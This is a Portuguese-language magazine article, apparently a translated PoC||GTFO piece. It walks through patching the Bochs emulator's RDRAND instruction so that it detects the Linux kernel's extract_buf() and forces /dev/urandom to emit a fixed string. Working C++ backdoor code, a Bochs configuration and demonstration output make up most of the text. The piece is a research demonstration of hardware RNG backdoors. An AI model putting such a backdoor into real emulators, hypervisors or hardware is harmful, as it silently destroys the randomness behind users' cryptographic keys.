Eu não tenho ideia de como construir minha própria CPU X86 física com um RDRAND modificado, então vamos usar o emulador de X86 Bochs para alterar o RDRAND. Use o atual código-fonte do SVN pois a versão estável mais recente enquanto escrevia este artigo, 2.6.2, possui alguns bugs que irão atrapalhar nosso caminho.

Todas as instruções no Bochs são implementadas em código C++, e podemos encontrar a implementação da instrução RDRAND em cpu/rdrand.cc. É a função BX_CPU_C::RDRAND_Ed(). Vamos substituí-la por uma implementação maliciosa, que sabota o kernel, e somente o kernel, quando ele tenta produzir números aleatórios.

```
BX_INSF_TYPE BX_CPP_AttrRegparmN(1) BX_CPU_C::RDRAND_Ed(bxInstruction_c *i){
    Bit32u rdrand_output = 0;
    Bit32u xor_with = 0;

    Bit32u ebx = get_reg32(BX_32BIT_REG_EBX);
    Bit32u edx = get_reg32(BX_32BIT_REG_EDX);
    Bit32u edi = get_reg32(BX_32BIT_REG_EDI);
    Bit32u esp = get_reg32(BX_32BIT_REG_ESP);

    const char output_string[] = "PoC||GTFO!\n";
    static int position = 0;

    Bit32u addr = 0;
    static Bit32u last_addr = 0;
    static Bit32u second_last_addr = 0;

    /* We only want to change RDRAND's output if it's being used for the
     * vulnerable XOR in extract_buf(). This only happens in Ring 0.
     */
    if (CPL == 0) {
        /* The address of the value our output will get XORed with is
         * pointed to by one of the registers, and is somewhere on the
         * stack. We can use that to tell if we're being executed in
         * extract_buf() or somewhere else in the kernel. Obviously, the


         * exact registers will vary depending on the compiler, so we
         * have to account for a few different possibilities. It's not
         * perfect, but hey, this is a POC.
         *
         * This has been tested on, and works, with 32-bit versions of
         *  - Tiny Core Linux 5.1
         *  - Arch Linux 2013.12.01 (booting from cd)
         *  - Debian Testing i386 (retrieved December 6, 2013)
         *  - Fedora 19.1
         */
        if (esp <= edx && edx <= esp + 256) {
            addr = edx;
        } else if (esp <= edi && edi <= esp + 256
                   && esp <= ebx && ebx <= esp + 256) {
            /* With CONFIG_CC_OPTIMIZE_FOR_SIZE=y, either:
             *  - EBX points to the current index,
             *      EDI points to the end of the array.
             *  - EDI points to the current index,
             *      EBX points to the end of the array.
             * To distinguish the two, we have to compare them.
             */
            if (edi <= ebx) {
                addr = edi;
            } else {
                addr = ebx;
            }
        } else {
            /* It's not extract_buf(), so cancel the backdooring. */
            goto do_not_backdoor;
        }

        /* Read the value that our output will be XORed with. */
        xor_with = read_virtual_dword(BX_SEG_REG_DS, addr);

        Bit32u urandom_output = 0;
        Bit32u advance_length = 4;
        Bit32u extra_shift = 0;

        /* Only the first two bytes get used on the third RDRAND
         * execution. */
        if (addr == last_addr + 4 && last_addr == second_last_addr + 4){
            advance_length = 2;
            extra_shift = 16;
        }

        /* Copy the next portion of the string into the output. */
        for (int i = 0; i < advance_length; i++) {
            /* The characters must be added backwards, because little
             * endian. */
            urandom_output >>= 8;
            urandom_output |= output_string[position++] << 24;
            if (position >= strlen(output_string)) {
                position = 0;
            }
        }
        urandom_output >>= extra_shift;
```

```
            second_last_addr = last_addr;
            last_addr = addr;

            rdrand_output = xor_with ^ urandom_output;

        } else {
    do_not_backdoor:
            /* Normally, RDRAND would produce good random output. */
            rdrand_output |= rand() & 0xff;
            rdrand_output <<= 8;
            rdrand_output |= rand() & 0xff;
            rdrand_output <<= 8;
            rdrand_output |= rand() & 0xff;
            rdrand_output <<= 8;
            rdrand_output |= rand() & 0xff;
        }

        BX_WRITE_32BIT_REGZ(i->dst(), rdrand_output);
        setEFlagsOSZAPC(EFlagsCFMask);

        BX_NEXT_INSTR(i);
    }
```

Depois de ter feito esse patch e compilado o Bochs, baixe o Tiny Core Linux para testá-lo. Aqui está uma amostra de configuração para garantir que uma CPU com suporte a RDRAND seja emulada.

```
# System configuration.
romimage: file=$BXSHARE/BIOS-bochs-latest
vgaromimage: file=$BXSHARE/VGABIOS-lgpl-latest
cpu: model=corei7_ivy_bridge_3770k, ips=120000000
clock: sync=slowdown
megs: 1024
boot: cdrom, disk

# CDROM
ata1: enabled=1, ioaddr1=0x170, ioaddr2=0x370, irq=15
ata1-master: type=cdrom, path="CorePlus-current.iso", status=inserted
```

Inicie a emulação e então execute um cat /dev/urandom para verificar a geração de números aleatórios do kernel.

```
tc@box:~$ cat /dev/urandom | head
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
```

DICA DO EDITOR

Uma dica com a única finalidade de guiar o estudo do leitor interessado em replicar os exemplos. Caso seu Bochs não seja compilado com suporte a alguma CPU que suporte RDRAND, experimente estudar as flags do ./configure como, por exemplo, --enable-x86-64 --enable-avx --enable-cpu-level=6

HACKERS TO HACKERS CONFERENCE

MAGAZINE